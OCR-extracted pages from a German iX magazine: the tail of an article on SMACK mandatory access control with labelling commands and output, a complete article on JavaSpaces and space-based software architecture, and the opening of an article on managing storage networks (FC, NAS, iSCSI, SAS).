[2] Thorsten Scherf; Sicheres Linux; Im Netz geschützt; Mandatory Access Control für IP-Pakete; *iX* 10/2007, S. 120





Onlinequellen

[a] OpenSSH-Patch www.schaufler-ca.com/data/071121/smack-util-0.1.tar

[b] Casey Schauflers Homepage www.schaufler-ca.com

Listing 1: Dateiattribute für SMACK setzen

```
find /home/ralf -exec attr -S -s SMACK64 -V "ralf" {} \;
find /home/student -exec attr -S -s SMACK64 -V "student" {} \;
```

Listing 2: Ausgabe von ls -lM /home (I)


```
total 16
ralf    drwxr-xr-x 2 ralf    ralf    4096 Jun  1 15:36 ralf
student drwxr-xr-x 2 student student 4096 Mar  9 16:33 student
```

Listing 3: Ausgabe von ls -lM /home (II)

```
ls: cannot access /home/student: Permission denied
total 8
ralf drwxr-xr-x 2 ralf ralf 4096 Jun  1 15:36 ralf
     d????????? ? ?    ?       ?            ? student
```

Listing 4: Keine Label-Änderung via *su*

```
$ su - student
Password:
No directory, logging in with HOME=/
student@debian:/$ id
uid=1000(student) gid=1000(student)
student@debian:/$ ls -lM /home
ls: cannot access /home/student: Keine Berechtigung
total 8
ralf drwxr-xr-x 2 ralf ralf 4096 2008-06-01 15:36 ralf
     d????????? ? ?    ?       ?                ? student
student@debian:/$ cat /proc/self/attr/current
ralf
```



Bessere Software mit Spaces

Ohne Raum und Zeit

Bernhard Angerer

Obwohl seit Jahren bekannt, sind Spaces noch immer eine Nischentechnik. Die Spaces-Community hingegen spricht von einem zukunftsweisenden und nachhaltigen Ansatz. Diese Meinung teilt die Grid-Gemeinde, die das Konzept in einigen Projekten nutzbringend umsetzt.

Der Zeitreisende, von dem Michael Stal in seinem Artikel „Aus der Zukunft“ [1] 2006 berichtete, wäre sicherlich enttäuscht, dass sich in der aus seiner Sicht „prähistorischen Informatik“ auch gute zweieinhalb Jahre später nicht viel geändert hat. Noch immer schätzen Marktanalysten und IT-Experten, dass nur 20 Prozent aller Softwareprojekte zu einem erfolgreichen Abschluss kommen. Die restlichen 80 Prozent erleiden im schlimmsten Fall einen vorzeitigen Abbruch, der Normalfall sind Projekte mit Zeit- und Budgetüberschreitung oder unvollständigem Auslieferungsvolumen. Die Frage lautet daher nach wie vor: Wie lässt sich bessere Software effizient herstellen?

Eine Antwort liefert die Spaces-Community, die zur Verbesserung der Gesamtlage einen Ansatz vorschlägt, den man als holistisch bezeichnen kann, da er infrastrukturseitige Herausforderungen mit einem anwendungsseitigen Programmierparadigma vereint. David Gelernter gilt als der Erfinder von Spaces, seitdem er Ende der 80er-Jahre zusammen mit Nicholas Carriero in einem System namens Linda die Grundlagen gelegt hat. Die Signifikanz und zukunftsweisende Bedeutung dieses Ansatzes hat man schon damals erkannt, erst die letzten Jahre brachten jedoch Implementierungen in Produktionssystemen größeren Ausmaßes.

Die Definition von Spaces ist nicht einfach, da sich keine bekannte Schublade dafür öffnen lässt. Laut Josef Ottinger (siehe „Onlinequellen“ [b]) verbirgt sich dahinter eine Art Speicherabbild von Client/Server-Anwendungen, ein Netz (Grid), in dem Daten existieren, die gelesen und geschrieben werden können. Als Infrastruktur dient den JavaSpaces ein „Distributed Virtual Shared Memory“ zur Kommunikation und Koordination zwischen unterschiedlichen Programmen.

Entkopplung in drei Freiheitsgraden

Anders als bei gewöhnlichem Shared Memory kommt in diesem Fall Verteilung hinzu. Auf den ersten (und zweiten Blick) zu trivial, um dem viel Aufmerksamkeit zu widmen (die Genialität liegt eben oft in der Einfachheit). Bei genauerem Hinsehen ergeben sich jedoch weitgehend neue Muster auf der Anwendungs- sowie auf der Infrastrukturseite.

Zeitreisende müssen mit Raum-, Zeit- und Referenzentkopplung zurechtkommen – so auch manche Programme. Eine anwendungsseitige „Blackboard“-Kommunikation ermöglicht das, indem sie ihnen erlaubt, Daten einfach in „den Space“ zu schreiben. Andere Programme, die Interesse an diesen Daten angemeldet haben, erhalten eine Benachrichtigung und können aus dem Space beliebig lesen (blackboard metaphore). Das bedeutet, dass jegliche Interaktion in einem Space-basierten System triadisch abläuft, wodurch sich ein neues Paradigma ergibt. Peers kommunizieren miteinander

– ohne etwas voneinander zu wissen (Referenzentkopplung),
– ohne sich am selben Ort (Maschine) befinden zu müssen (Raumentkopplung) und
– ohne zeitliche Abstimmung (Zeitentkopplung).

Diese Entkopplung in allen drei Freiheitsgraden ist ein Idealzustand aus der Sicht von Komponentendesignern (weitere Online-Informationen zu in diesem Artikel angesprochenen Themen sind über die *iX*-Links erreichbar). Je geringer die Verflechtungen und starren Abhängigkeiten, desto besser in Bezug auf den Aufwand für Entwicklung und Debugging sowie den Grad der Wiederverwendung. Ein noch entscheidenderer Punkt ist jedoch die implizit stattfindende Koordination.

Ein Programm fordert Informationen an, indem es ein *Requestobjekt* in den Space stellt. An anderer Stelle erzeugt dieser Vorgang eine Nachricht, und nachdem das Programm entsprechende Aktionen vorgenommen hat, stellt es die Antworten wiederum in den Space. Steht ein benötigtes Resultat in Form eines Space-Eintrags noch nicht zur Verfü-

Listing 1: Spaces-basierte API

```
Entry read(Entry tmpl, Transaction txn, long timeout)
Entry write(Entry entry, Transaction txn, long lease)
Entry take(Entry tmpl, Transaction txn, long timeout)
EventRegistration notify(Entry tmpl, Transaction txn, RemoteEventListener listener, long lease, MarshalledObject handback)
```

Die JavaSpaces-Spezifikation selbst gibt ein Beispiel für eine Spaces-basierte API.

gung, wartet der zuständige Agent auf dessen Eintreffen. Der Entwickler bleibt von typischen Workflow-Problemen (bestimmte Aufgaben müssen vor anderen erledigt werden) verschont. Die Kommunikation und Koordination löst sich geradezu auf und beschränkt sich auf Schreib- und Leseoperation in den und aus dem Space. Des Weiteren ist es vollkommen gleichgültig, ob ein Agent oder Hunderte auf das Eintreffen von Nachrichten warten. Die Komplexität für den Entwickler steigt nicht in Abhängigkeit von der Teilnehmeranzahl.

Einfachheit hat hohen Stellenwert

Beim Entwurf der Spaces-API setzten die Entwickler auf radikale Einfachheit und Verständlichkeit. Im Wesentlichen besteht sie aus vier Methoden (siehe Listing) zum Schreiben, Lesen, Lesen und gleichzeitigen Löschen (Take) sowie einem Event-Handler, den das Eintreffen von Objekten (Entries) anstößt. Die folgenden drei Techniken bestimmen das Space-basierte Programmierparadigma:

– **Template Matching**: Einer Read-Operation wird eine Vorlage (eine Instanz eines Objekts) übergeben. Objektattribute, die nicht initialisiert sind, fungieren als Wildcards, konkrete Attributwerte schränken ein und bestimmen so das zurückgelieferte Ergebnis. Auf diese Weise lässt sich einfach und flexibel in einem Objektgraphen navigieren.

– **Leases**: Eine Leasetime spezifiziert eine Ablaufzeit und begrenzt so den Lebenszyklus eines Objekts im Space. Die Verantwortung, Objekte zwecks Schonung der Ressourcen aus dem Space zu löschen, lässt sich so an die Space Engine delegieren (Leases ist ein Jini-Mechanismus; alternativ ist eine Garbage Collection denkbar).

– **Timeouts**: Im Prinzip sind Timeouts nichts Neues, sollen hier aber nicht unerwähnt bleiben, da sie für die Workflow-Eigenschaften der Spaces-API maßgeblich sind. Ein Kommunikationsteilnehmer kann so dazu gebracht werden, auf das Eintreffen eines gewissen Ereignisses (eines Objekts) zu warten. Warten viele Teilnehmer auf von einem einzelnen Teilnehmer erzeugte Ereignisse, spricht man von dem Master/Worker Pattern.

Im Vergleich zu traditionellen Methoden kann man Folgendes zusammenfassen:

– **Write + Take**: entspricht Parallel Processing (Remote Procedure Call, RPC)
– **Write + Read**: entspricht Caching (Put, Get)
– **Write + Notify**: entspricht Messaging (Publish, Subscribe) Distributed Virtual Shared Memory

Zwei Schlagworte – In-Memory und Replication – spielen eine entscheidende Rolle dabei, wie die Space-Engine die Illusion eines verteilten, gemeinsam benutzten Gedächtnisses erzeugt.

An mehreren Orten zugleich

Ein Zeitreisender würde in einem Space-basierten Universum logisch nur einmal existieren, physikalisch jedoch an mehreren Orten. Der Space sorgt dafür, dass die Anwendung jedes Objekt als singulär erkennt, physikalisch gesehen speichert sie die Objekte jedoch auf mehreren Rechnern. Klingt einfach, ist in der Praxis jedoch schwierig, da eine Anwendung mit Ressourcen sparsam umgehen muss und daher nicht alle Objekte an alle Teilnehmer (Nodes) verteilen kann. Die Replikationsprotokolle müssen daher „intelligent“ sein und Objekte in Abhängigkeit von deren Verwendung propagieren oder partitionieren. Das heißt, ein Objekt wird nur für einen Node oder eine Anwendung repliziert, wenn diese dessen Daten tatsächlich konsumieren.

Daraus ergibt sich ein entscheidender Unterschied zu traditionellen Clustering-Ansätzen, die meist versuchen, eine Virtualisierung von Ressourcen auf transparente Art und Weise zu erreichen. Ein Space-Cluster ist hingegen „Application aware“. Die Kehrseite der Medaille ist naturgemäß der Aufwand für ein Redesign, der anfällt, wenn man ein bestehendes System umstellt (weshalb man in der Praxis fast ausschließlich neue Module Space-basiert entwickelt und Bestehendes nur zum Teil transformiert).

Skeptiker wenden üblicherweise ein, dass ein Space-System nicht skaliert, wenn viele Rechner eingebunden sind und viele Teilnehmer ein und dasselbe Objekt gleichzeitig verändern (Locking-Mechanismen sind ja bekanntlich teuer). Eine Lösung hierfür ist, nicht auf pessimistische Art einen Lock einzuführen, sondern mit Optimismus einen internen Versionszähler mitzuführen (pessimistic/optimistic locking). Kommt es zu einem Konflikt, erhält der Client eine Information über die fehlgeschlagene Write-Operation.

Intern arbeitet die Space Engine mit schon aus der Datenbankwelt bekannten Primary-Copy-Verfahren. Dabei muss sie nur ein Objekt bei einer schreibenden Operation verändern (die Primary Copy). Alle anderen Replikate aktualisiert sie anschließend asynchron, das heißt, erst nach dem Ende der Transaktion. Damit bleibt die Zeit, in der der schreibende Client blockiert ist, minimal (mit dem Kompromiss, dass sich die Anpassung der Replikate verzögert).

Die Suche nach dem Gral

Dies vermeidet auf effiziente Art einen Flaschenhals, da die Speicherung der Primärkopien unterschiedlicher Objekte an verschiedenen Knoten erfolgt. Somit entsteht ein „virtueller Server“, der keine zentrale Steuerung besitzt (peer to peer virtualization). Darüber hinaus wird im Anwendungsdesign mit mehreren logischen Spaces (daher der Plural im Namen) gearbeitet, was zu einer zusätzlichen Segmentierung führt

iX-TRACT

- JavaSpaces – ein Forschungsprojekt der Sun Labs – sollen durch ihre Architektur die Komplexität verteilter Anwendungen deutlich reduzieren.
- Die Kommunikation und Koordination zwischen verschiedenen Programmen läuft über Agenten in einem verteilten virtuellen Speicher.
- Spaces-basierte Anwendungen findet man heute vornehmlich im Grid-Umfeld, da sie gegenüber herkömmlichen Clustering-Ansätzen deutliche Vorteile bezüglich der Datenhaltung bieten.

und die effiziente Abwicklung verteilter Transaktionen begünstigt.

Effiziente Transaktionsprotokolle sind bis heute ein Forschungsthema, verbirgt sich doch nach allgemeiner Meinung ein heiliger Gral der Softwareentwicklung hinter dem Thema. Jedoch hält vielerorts Pragmatismus Einzug in diesbezügliche Initiativen, nachdem man in den vergangenen Jahrzehnten viel über Abstraktionsniveaus gelernt hat. Joel Spolsky hat den Begriff der „Leaky Abstraction“ [h] in seinem „Law of Leaky Abstractions“ auf anschauliche Weise geprägt. Demgemäß lautet dessen Leitsatz: „All non-trivial abstractions, to some degree, are leaky.“

Demzufolge sind sich Entwickler des Trade-off-Spiels (meist Performance gegen Funktionsvielfalt/Komfort) bewusst und gehen willentlich einen Kompromiss ein, indem sie die Problematik explizit im System berücksichtigen und nicht versuchen, mit allen Mitteln (fauler Kompromiss) zu abstrahieren. In Bezug auf das oben angeschnittene Thema des „Concurrent Write Resolution“ bedeutet das eine Verlagerung in die Konfiguration. Der Systemdesigner informiert demnach den Space über unterschiedliche Anforderungen explizit und deklarativ. So kann er beispielsweise Objekte, die unter Write-most- oder Read-most-Einfluss stehen, dahingehend auszeichnen. Unterschiedliche Implementierungen der Engine liefern dann optimale Ergebnisse.

Um transaktionale Sicherheit zu erreichen, erfolgt die Speicherung nicht auf der Festplatte oder in der Datenbank, sondern die Daten werden speicherresident auf andere Nodes repliziert. Bei einem Ausfall weiß die Space Engine um die redundanten Daten in anderen Hauptspeichern und kann die Gesamtkonsistenz wahren (in-memory fail-over).

Entscheidend ist, dass man so mehrere Fliegen mit einer Klappe schlägt, da man ja durch das verteilte Anwendungsszenario die Daten sowieso an verschiedenen Orten zur Verfügung stellen muss (was auch auf Performance- und Verfügbarkeitsskalierung zutrifft). Die Kommunikation mit der Datenbank ist in einem Space-System üblicherweise asynchron. So überrascht es nicht, dass man mit diesem Ansatz in völlig neue Performance-Kategorien vorstößt und Gartner das Akronym XTP (Extreme Transaction Processing) für derartige Systeme prägte.

Weniger Komplexität

Singularitäten sind wohl der Stoff, aus dem Zeitreisen gemacht sind. Betrachtet man die eben beschriebene dreidimensionale, anwendungsseitige Entkopplung im Zusammenspiel mit der infrastrukturseitigen Fusion von Kommunikation und Replikation, ergibt sich das holistische Bild einer Space-basierten Architektur, deren Ansatz sich durch eine Besonderheit auszeichnet: Üblicherweise wird eine höhere Abstraktionsebene ausschließlich durch eine Softwareschicht erreicht, die alle Problemstellungen dieser Ebene löst. Kein neuer Ansatz reduziert die existierende Komplexität, sondern es wird lediglich der Ort der Implementierung verschoben.

Bei einer Space-basierten Architektur jedoch kommt eine tatsächliche Komplexitätsreduktion hinzu. Durch die Zusammenlegung des Kommunikations-, Koordinations- und Replikationsmechanismus kann man geradezu von einer „technischen Singularität“ (Problemraumfaltung) sprechen. Ein und dieselbe Infrastruktur erlaubt Parallelverarbeitung, Nebenläufigkeit auf Einprozessor-Rechnern sowie netzweite Kommunikation. Die folgenden Eigenschaften sind in einem Space-basierten System inhärent gegeben, greifen gegenseitig ineinander und definieren ein völlig neues Designparadigma für den Anwendungsprogrammierer:

– **Stateful Programming**: Klassische verteilte Systeme gehorchen dem Stateless Programming. Eine Anwendung arbeitet jede Anfrage unabhängig von der vorhergehenden ab. Es gibt kein „Gedächtnis“ (distributed shared state/memory). Der Space hebt diesen Umstand auf und erzeugt die Illusion einer einzelnen (virtuellen) Maschine.

– **Deferred Execution**: Ein Space-basiertes System verarbeitet alle Aufrufe asynchron. Dadurch eröffnen sich völlig neue Möglichkeiten in der zeitlichen Abwicklung und Priorisierung von Aufgaben. Dinge lassen sich delegieren und entkoppeln. Somit ist es ein Leichtes, die Antwortzeiten für eine initiale Antwort gering zu halten und gleichzeitig parallel im Hintergrund an zusätzlichen Aufgaben zu arbeiten (beispielsweise beim Einsatz von Ajax).

– **Agent Based**: In der Regel sind Agents feingranulare Komponenten, die ihren eigenen Lebenszyklus besitzen und bestimmte Aufgaben erledigen. Durch die asynchrone, entkoppelte Architektur „mutiert“ in einem Space-basierten System jede Komponente zu einem Agenten. Somit kann die Anwendung flexibel „zusammengestellt“ werden (service orchestration) und Komponenten lassen sich voneinander losgekoppelt testen.

– **Monitoring**: Die nachrichtenbasierte Kommunikation und Koordination in einem Space-System geben dem Entwickler auf Anwendungsebene Einsicht in den aktuellen Ablauf, ohne die Gesamt-Performance nachhaltig zu beeinflussen. Monitoring und Controlling auf Anwendungsebene erledigt ein zusätzlicher Agent.

Onlinequellen

[a] Auszug aus: Michael Stal; Aus der Zukunft; Auf dem Weg zu besserer Software; *iX* 2/06, S. 38
www.heise.de/ix/artikel/2006/02/038/

[b] Joseph Ottinger; Using JavaSpaces; TheServerSide.Com 2007
www.theserverside.com/tt/knowledgecenter-gs/knowledgecenter-gs.tss?l=UsingJavaSpaces

[c] IBM; Scaling the Grid; Case Study 2006
www-03.ibm.com/servers/deepcomputing/cod/pdf/fsscasestudy.pdf

[d] David Gelernter; The Second Coming – A Manifesto; Edge.org 2004
www.edge.org/3rd_culture/gelernter/gelernter_p1.html

[e] Bernhard Angerer; Space based Programming; O'Reilly 2003; ONJava.com
www.onjava.com/pub/a/onjava/2003/03/19/java_spaces.html

[f] Grids Gets Transactional; GridToday 2006
www.gridtoday.com/grid/1150800.html

[g] GigaSpaces Releases eXtreme Application Platform; GridToday 2007
www.gridtoday.com/grid/1611358.html

[h] Joel Spolsky; The Law of Leaky Abstractions; 2002
www.joelonsoftware.com/articles/LeakyAbstractions.html

[i] Robert Tolksdorf, Lyndon Nixon, Franziska Liebsch, Duc Minh Nguyen, Elena Paslaru Bontas; Freie Universität Berlin 2004; Semantic Web Spaces
ftp://ftp.inf.fu-berlin.de/pub/reports/tr-b-04-11.pdf

– **Scaling**: Alle Aspekte der Skalierung und Verteilung werden aus dem Anwendungscode entfernt und in die Konfiguration des Space verschoben. Dies beinhaltet sowohl Performance- als auch Verfügbarkeitsskalierung. Multi-Core-Systeme (von aktueller Middleware oft nur durch explizite Multi-Threaded-Programmierung unterstützt) werden in idealer Weise ausgenutzt, da alle Agenten vollkommen asynchron laufen und somit ihre Ausführung parallel erfolgen kann.

– **Reality Check**: Unternimmt der Zeitreisende einen Reality Check im Jahr 2008, stößt er auf erste Space-basierte Systeme, die in nennenswerten Größenordnungen in Produktion sind [b]. In den meisten Fällen handelt es sich um Anwendungen, deren Komplexität die Möglichkeiten der etablierten Anwendungsserver signifikant übersteigt, arbeiten jene doch mit getrenntem Clustering für die Anwendungs-, Daten- und Nachrichtenschicht sowie separaten Modulen für paralleles Rechnen.

So mancher sieht die Zeit der Spaces bereits kommen. Allerdings zeigt der Reality Check eindeutig, dass sich das Thema ausschließlich im Umfeld des Grid Computing bewegt. Keine Rede von einer breiteren Diskussion (abgesehen vom universitären Umfeld), die Spaces als fundamentalen Ansatz erkennt und ihn in Bezug auf die Herausforderungen des Software Engineering im Allgemeinen setzt. Lediglich Bill Joys und David Gelernters Proklamationen der Neunziger stellen das Thema nach wie vor in einen größeren Zusammenhang [2]. So gibt es auch keine Organisation, keinen Titel (etwa wie die Object Management Group mit CORBA), der die internationalen Aktionen bündeln würde. Das Jini/JavaSpaces-Forschungsprojekt der Sun Labs hat diesbezüglich nie Anspruch erhoben. Tatsächlich hat es für einige Verwirrung gesorgt, da die Jini Community auf einem anderen Abstraktionsniveau angesiedelt ist als die Spaces Community, was naturgemäß zu Dissonanzen geführt hat.

Back to the Future

Wird der Zeitreisende einen Neuanfang initiieren können? In manchen Bereichen vielleicht, eher kann man jedoch mit Quantensprüngen durch die Fusion mit neuen Bereichen rechnen. Hier sind etwa die Triple Spaces zu nennen, bei denen es um die Verschmelzung des semiotischen Dreiecks (triadische Relationen) mit Spaces geht. Die gesamte Middleware-Branche betreffend zeichnet sich eher eine behutsame, inkrementelle Annäherung ab.

Space-basierte Techniken und Programmiermuster werden nach und nach in etablierte Anwendungsserver übernommen. Der Space-Effekt ist jedoch nur mit einer holistischen Sichtweise realisierbar. David Gelernter jedenfalls unternimmt nach wie vor Zeitreisen und regt in seinem Manifest zu Diskussionen über die Zukunft an [d]. (ka)

DR. BERNHARD ANGERER

ist Support Engineer bei GigaSpaces Technologies in New York.

Literatur


[1] Michael Stal; Aus der Zukunft; Auf dem Weg zu besserer Software; *iX* 2/06, S. 38; (Auszug unter www.heise.de/ix/artikel/2006/02/038/)

[2] David Gelernter; Mirror Worlds: or the Day Software Puts the Universe in a Shoebox … How It Will Happen and What It Will Mean; Oxford University Press 1992





Anzeige



Speichernetze und ihre Verwaltungsinstrumente

Gut eingebunden

Mario Vosschmidt, Hartmut Wiehr

Allein mit technischen Mitteln dürfte man das allseits beklagte Datenwachstum nicht in den Griff bekommen; Planung und Organisation gehören ebenfalls dazu. Das Management der Speichernetze setzt dagegen auf gegebenen – oftmals „historisch gewachsenen“, also chaotischen – Bedingungen auf, mit denen die IT-Mannschaft zurechtkommen muss.

Im Allgemeinen gestalten sich das Einrichten und der Betrieb von Speichernetzen recht einfach. Voraussetzung ist eine vollständige und sorgfältige Planung, die bereits weit vor dem Erwerb der Geräte beginnen muss und sowohl den Anwender als auch den Netzwerk- und den Speicheradministrator einbindet. Man erlebt immer wieder, dass Verantwortliche die Speichererfordernisse nur nach Kapazität in Gigabytes bemessen und dabei die Ein-/Ausgabelast beziehungsweise die Transportlast des Netzes sowie die späteren Administrationsarbeiten vollkommen außer Acht lassen. Eine solch ungenügende Voraussicht schlägt sich kurze Zeit nach der Inbetriebnahme in der Unzufriedenheit der Anwender nieder, die sich in der Regel über Performance-Schwankungen und hohe Antwortzeiten beklagen. Sicherlich sind die Budgets für Speichernetze begrenzt, das darf aber nicht dazu führen, dass aus dem Sparzwang heraus angeschaffte „Billig-Lösungen“ sehr bald hohe Nachinvestitionen nach sich ziehen.

Traditionell nutzt man seit etwa Ende der 90er-Jahre Speichernetze auf Basis von Fibre Channel (FC). Es ist inzwischen ausgereift und im Vergleich zum klassischen LAN einfach, insbesondere deshalb, weil seine Transportdienste wenige Konfigurationsoptionen aufweisen und damit die Anzahl der möglichen Fehlerquellen gering ist. Das SAN-Management besteht meist aus zwei Teilen, der Verwaltung des Netzes, das im Wesentlichen aus FC-Switches besteht, und der daran angeschlossenen Speichereinheiten, meist über den mit dem Speichersystem mitgelieferten „Elementen-Manager“ oder die Weboberfläche.

Die eigentliche Schwierigkeit bei einer FC-Implementierung liegt gewöhnlich in der geringen Erfahrung der Server- und Netzwerkadministratoren mit dem Thema Datenspeicher. Und das, obwohl ein großer Teil der Investitionen der IT gerade in diesen Bereich fließt. Immer wieder kann man feststellen, dass auf der Serverseite die I/O-Last der Festplatten keine Beachtung findet und keine historischen Aufzeichnungen über den Verlauf der Last vorhanden sind. Dabei liefern alle Server-Betriebssysteme hinreichend Mittel, solche Daten zu sammeln und in Entscheidungsprozesse einfließen zu lassen. An dieser Stelle sei an traditionelle Unix-Werkzeuge wie *sar* oder an Microsofts *perfmon* für Windows erinnert. Beide sind Bestandteil der Betriebssystem-Basisinstallation und trotzdem wenig bekannt.

Speichernetze für Groß und Klein

NAS (Network Attached Storage) entstand dadurch, dass Hersteller klassische Fileserver samt Speichereinheiten sowie Managementsoftware vorkonfiguriert und als integrierte Gesamtlösung angeboten haben. Der Vorteil einer solchen Modells liegt in der Einfachheit des Beschaffungsvorganges, die allerdings mit dem Verlust der Einflussmöglichkeiten auf Details einhergeht. Die Produkte bestehen in der Regel aus einem oder mehreren spezialisierten Servern, den daran angeschlossenen oder darin integrierten Speichereinheiten sowie aus einem oder mehreren Netzwerkdateidiensten. Dabei legen die Designer ihr Hauptaugenmerk meist auf die im LAN benötigten Dateidienste und deren einfache Nutzung, die Qualität der Speichereinheiten spielt meist nur eine rudimentäre Rolle.


Die Entscheidung für NAS fällt in der Regel aus Gründen des im Netz angebotenen reichhaltigen Funktionsumfangs und nicht anhand von Performance- oder Qualitätsansprüchen an die Disk-Speichereinheit selbst. Eine besondere Stellung haben in diesem Marktsegment die NAS-Köpfe, mit denen sich die Vorteile

beider Welten elegant verbinden lassen: die Vielzahl und der Komfort der Netzwerkdienste eines NAS-Servers mit der Qualität eines vollwertigen SAN-Speichersystems. Leider bezahlt man diese Eleganz mit einem erhöhten Verwaltungsaufwand, da man NAS-Server und Speichersystem getrennt administrieren muss.

iSCSI war das Versprechen, das vorhandene Wissen über LANs auf das Management von Speichernetzen zu übertragen und damit administrative Anstrengungen reduzieren zu können. Auch wäre die gemeinsame Nutzung des vorhandenen TCP/IP-Netzes für die Übertragung von Daten zwischen den Servern und den Speichersystemen reizvoll. Die Erfahrung zeigt aber ein anderes Bild: iSCSI setzt ein gut administriertes TCP/IP-Netz voraus. In der Regel fordert der Serveradministrator mindestens zwei unabhängige Datenpfade zwischen Speichersystem und Servern, die nicht mit denen zwischen Clients und Servern kollidieren dürfen. Es sind Fälle bekannt geworden, in denen Administratoren versucht haben, das vorhandene Firmen-LAN für ein iSCSI-Speichernetz samt Failover-Funktionen zu nutzen. Diese Versuche scheiterten kläglich.

Wichtig ist es also, dem Schichtenmodell zu folgen und zunächst eine unabhängige IP-Infrastruktur aufzubauen. Darauf setzen dann der iSCSI-Dienst und das Speichermanagement einschließlich redundanter Kanäle und Multipathing auf. Der Installationsaufwand besteht zweifach, in der Bereitstellung der IP-Infrastruktur und der Implementierung der Speichereinheiten. Damit eignet sich iSCSI für wenig dynamische Netze und für solche mit wenigen Speichereinheiten, also eher für KMU. iSCSI umgeht die Investition in teure FC-SANs, was allerdings einen höheren Aufwand bei der Konfiguration der TCP/IP-iSCSI-Netze nach sich zieht, während sich ein FC-Switch in kleinen Umgebungen wie eine Mehrfachsteckdose betreiben lässt.

Noch einfacher gestaltet sich die Installation eines SAS-basierten (Serial Attached SCSI) Speichernetzes: Hier steckt man die Komponenten einfach nur zusammen. SAS-Switches haben inzwischen Marktreife erlangt, durch die sich Speichernetze realisieren lassen, deren Entfernungsüberbrückung im Unterschied zur FC-Welt allerdings auf wenige Meter begrenzt ist, was sie für Desaster-Recovery-Konzepte ungeeignet macht.



Durch die Einführung neuer SAN-Übertragungstechniken verschieben sich auch die Prognosen hinsichtlich der Marktanteile: Mit Einzug von FCoE, SAS und Infiniband ziehen die Nicht-TCP/IP-basierten Techniken wieder davon (Abb. 1).

Management-Tohuwabohu

